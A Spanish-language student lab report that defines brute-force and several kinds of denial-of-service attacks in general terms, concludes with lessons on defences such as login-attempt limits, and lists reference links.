- Ataque de fuerza bruta
- Ataque de denegación de servicio (DoS)
- Ataque económico de denegación de servicio (EDoS)
- Ataque de denegación de servicio distribuido (DDoS)
- Ataque de denegación de servicio por agotamiento de recursos
- Ataque de denegación de servicio por saturación de ancho de banda

Ataque de fuerza bruta: Un ataque de fuerza bruta es una técnica que consiste en probar todas las combinaciones posibles de credenciales, como contraseñas y nombres de usuario, hasta encontrar la correcta. Este ataque se basa en el ensayo y error y puede ser automatizado mediante programas que prueban sistemáticamente todas las combinaciones posibles. Aunque es un método simple, puede ser muy efectivo si no se han implementado medidas de seguridad adecuadas, como el bloqueo de cuentas después de varios intentos fallidos o la utilización de contraseñas seguras. La velocidad y éxito de estos ataques dependen de la complejidad de las contraseñas y la capacidad computacional del atacante.

Ataque de denegación de servicio (DoS): Un ataque de denegación de servicio (DoS) tiene como objetivo saturar un sistema o servidor enviando una gran cantidad de solicitudes, de manera que el servicio se vuelva inaccesible para los usuarios legítimos. El atacante sobrecarga el servidor con tráfico innecesario, lo que agota los recursos del sistema y lo impide de responder a nuevas peticiones. Estos ataques no buscan robar información, sino simplemente dejar inoperativo un servicio, lo que puede causar pérdidas económicas y afectar la reputación de una empresa. Un ejemplo de ataque DoS es enviar un número masivo de solicitudes a un sitio web para que no pueda atender a otros usuarios.

Ataque económico de denegación de servicio (EDoS): El ataque económico de denegación de servicio (EDoS) es una variante del DoS que no solo busca interrumpir un servicio, sino también generar altos costos para la víctima. Estos ataques se dirigen principalmente a servicios en la nube, donde los costos aumentan según la cantidad de recursos utilizados. Al sobrecargar los servidores o infraestructuras con tráfico malicioso, el atacante obliga a la víctima a consumir más recursos y, por ende, pagar más por el uso de los servicios. Este tipo de ataque afecta tanto el rendimiento del sistema como el presupuesto de la víctima.



Ataque de denegación de servicio distribuido (DDoS): El ataque de denegación de servicio distribuido (DDoS) es una forma más avanzada de un ataque DoS. En lugar de usar una única máquina para enviar solicitudes maliciosas, el atacante utiliza una red de equipos comprometidos, conocidos como "bots" o "zombies", que forman una "botnet". Esta red de dispositivos distribuidos en varios lugares del mundo actúa de manera coordinada para generar un tráfico masivo que satura el servidor de la víctima. Debido a que el ataque proviene de múltiples fuentes, es más difícil de detectar y mitigar que un DoS convencional.

Ataque de denegación de servicio por agotamiento de recursos: Un ataque de denegación de servicio por agotamiento de recursos es una técnica en la que el atacante agota los recursos de un sistema (como memoria, ancho de banda, procesamiento) al enviar solicitudes que consumen excesivos recursos del servidor. Estos ataques son muy efectivos porque el servidor afectado no puede manejar más solicitudes una vez que se queda sin los recursos necesarios para operar. Además de enviar grandes volúmenes de tráfico, estos ataques también pueden incluir solicitudes que son costosas de procesar, lo que aumenta la carga en el sistema.

Ataque de denegación de servicio por saturación de ancho de banda: El ataque de denegación de servicio por saturación de ancho de banda consiste en enviar una cantidad masiva de tráfico a un servidor o red, con el objetivo de saturar el canal de comunicación disponible. Al hacerlo, se ocupa todo el ancho de banda, lo que impide que las solicitudes legítimas puedan llegar al servidor. Este tipo de ataque afecta la capacidad de la red para manejar cualquier otro tráfico, y puede afectar no solo al servidor objetivo, sino también a otros sistemas conectados a la misma red.



Conclusión

Realizar esta práctica fue de gran importancia porque nos permitió entender mejor cómo funcionan los ataques de fuerza bruta y de denegación de servicio (DoS). Al simular estos ataques, pudimos ver de manera práctica cómo un sistema puede ser vulnerado o saturado si no cuenta con las medidas de seguridad adecuadas. El ataque de fuerza bruta nos mostró cómo un atacante puede intentar adivinar la contraseña probando muchas combinaciones hasta lograr acceder al sistema. Por otro lado, el ataque de denegación de servicio nos enseñó cómo es posible saturar un servidor enviando muchas solicitudes para que deje de responder a usuarios legítimos.

Realizando el procedimiento paso a paso, comprendimos la importancia de implementar mecanismos de seguridad que puedan prevenir este tipo de ataques, como limitar el número de intentos de inicio de sesión o configurar sistemas para manejar grandes volúmenes de tráfico sin colapsar. Esta práctica nos ayudó a conocer de manera más profunda las técnicas que los atacantes pueden usar y cómo podemos proteger mejor nuestros sistemas para evitar que sean vulnerables.



Bibliografías

- <https://www.cloudflare.com/es-es/learning/ddos/glossary/denial-of-service/>
- <https://www.ibm.com/mx-es/topics/ddos>
- <https://www.zscaler.com.mx/resources/security-terms-glossary/what-is-a-denial-of-service-attack>
- <https://www.incibe.es/empresas/blog/medidas-prevencion-ataques-denegacion-servicio>
- <https://www.keepersecurity.com/blog/es/2024/04/16/how-to-prevent-brute-force-attacks/#:~:text=Para%20evitar%20los%20ataques%20de,la%20autenticaci%C3%B3n%20sin%20contrase%C3%B1as%20y>
- <https://mineryreport.com/ciberseguridad/glosario/tipos-de-amenazas/termino/ataque-saturacion-ancho-banda/#:~:text=Un%20ataque%20de%20saturaci%C3%B3n%20de,cantidad%20masiva%20de%20tr%C3%A1fico%20malicioso.>